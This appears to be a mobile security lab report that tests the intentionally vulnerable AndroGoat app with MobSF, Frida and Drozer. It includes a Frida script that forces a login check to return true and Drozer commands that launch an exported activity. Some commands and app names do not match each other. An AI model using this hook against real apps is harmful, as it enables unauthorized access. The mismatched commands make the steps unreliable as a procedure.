Mobile Application Testing Lab

Author: Gyanesh Chand

Date: 27/02/2026

Objective

- Static Analysis with MobSF: Identify insecure storage and sensitive data exposure.
- Dynamic Testing with Frida: Hook runtime functions and bypass authentication.
- IPC Testing with Drozer: Discover exposed components and test inter-process communication.

Tools Used:

- MobSF (Static Analysis)
- Frida (Runtime Hooking)
- Drozer (IPC Testing)
- Target APK: AndroGoat.apk

1. Static Analysis using MobSF

Steps:

1. Get Target APK

Download vulnerable Android application like: **AndroGoat.apk**

2. Launch MobSF

On Windows (Local Setup):


run.bat 127.0.0.1:8000

```
C:\Users\91977\OneDrive\Desktop\Applications\Cybersecurity\Android Pen Testing\MobSF\Mobile-Security-Framework-MobSF-master>run.bat 127.0.0.1:8000
Running MobSF on 127.0.0.1:8000
[INFO] 27/Feb/2026 07:26:09 - Loading User config from: C:/Users/91977/.MobSF\config.py
[INFO] 27/Feb/2026 07:26:27 -
  __  __       _      ____  _____           _ _ _ _
 |  \/  | ___ | |__/ ___||  ___|_   _| || | | || |
 | |\/| |/ _ \| '_ \___ \| |_  \ \ / / || |_| || |_
 | |  | | (_) | |_) |__) |  _|  \ V /|__   _|__   _|
 |_|  |_|\___/|_.__/____/|_|     \_/    |_|(_) |_|

[INFO] 27/Feb/2026 07:26:27 - Author: Ajin Abraham | opensecurity.in
[INFO] 27/Feb/2026 07:26:27 - Mobile Security Framework v4.4.5
REST API Key: 220615dc2b673495e72271d6edebac42d5dc2b071df4fe4b0996fff141337ea3
Default Credentials: mobsf/mobsf
[INFO] 27/Feb/2026 07:26:27 - OS Environment: Windows Windows-11-10.0.26200-SP0
[INFO] 27/Feb/2026 07:26:27 - Python Version: 3.12.10
[INFO] 27/Feb/2026 07:26:27 - CPU Cores: 4, Threads: 8, RAM: 7.78 GB
[INFO] 27/Feb/2026 07:26:27 - MobSF Basic Environment Check
[WARNING] 27/Feb/2026 07:26:28 - Dynamic Analysis related functions will not work.
Make sure a Genymotion Android VM/Android Studio Emulator is running before performing Dynamic Analysis.
[INFO] 27/Feb/2026 07:26:29 - Checking for Update.
[INFO] 27/Feb/2026 07:26:30 - No updates available.
[INFO] 27/Feb/2026 08:11:51 - MIME Type: application/vnd.android.package-archive FILE: AndroGoat.apk
```


Once MobSF is running, open browser and go to:

http://localhost:8000




3. Upload Target APK

- Click Upload & Analyze
- Select AndroGoat.apk
- Wait for static analysis to complete



4. Review the Secuirty Analysis tab



2. Dynamic Testing with Frida

Steps

1. Setup Frida

pip install frida-tools

2. On Android Emulator

Install Frida server:

adb push frida-server /data/local/tmp/

adb shell "chmod 755 /data/local/tmp/frida-server"

adb shell "/data/local/tmp/frida-server &"

3. Hook

frida -U -n DivaApplication.apk

4. Inject Script

JavaScript.js:

```
Java.perform(function () {

var Login = Java.use("com.testapp.LoginActivity");

Login.checkPassword.implementation = function (input) {

return true;

};

});
```

3. IPC Testing with Drozer

Steps

1. Install Drozer

apt install drozer

2. On Android Emulator

Install Drozer agent APK

Start agent

Connect:

adb forward tcp:31415

tcp:31415 drozer console connect

3. Scan for IPC issues

run app.activity.info -a com.testapp

run app.broadcast.info -a com.testapp

4. Exploit

run app.activity.start --component com.testapp/.LoginActivity

Log Table:

Test ID	Vulnerability	Severity	Target App
01	Insecure Storage	High	AndroGoat.apk
02	Auth Bypass (Frida)	Critical	AndroGoat.apk
03	Exported Receiver	Medium	AndroGoat.apk

Dynamic Testing – Authentication Bypass Using Frida

Frida was used to dynamically hook authentication-related functions in the Android application at runtime. By intercepting and modifying return values, the login validation logic was bypassed without altering the APK. This demonstrated how client-side authentication controls can be manipulated, highlighting the importance of server-side verification mechanisms.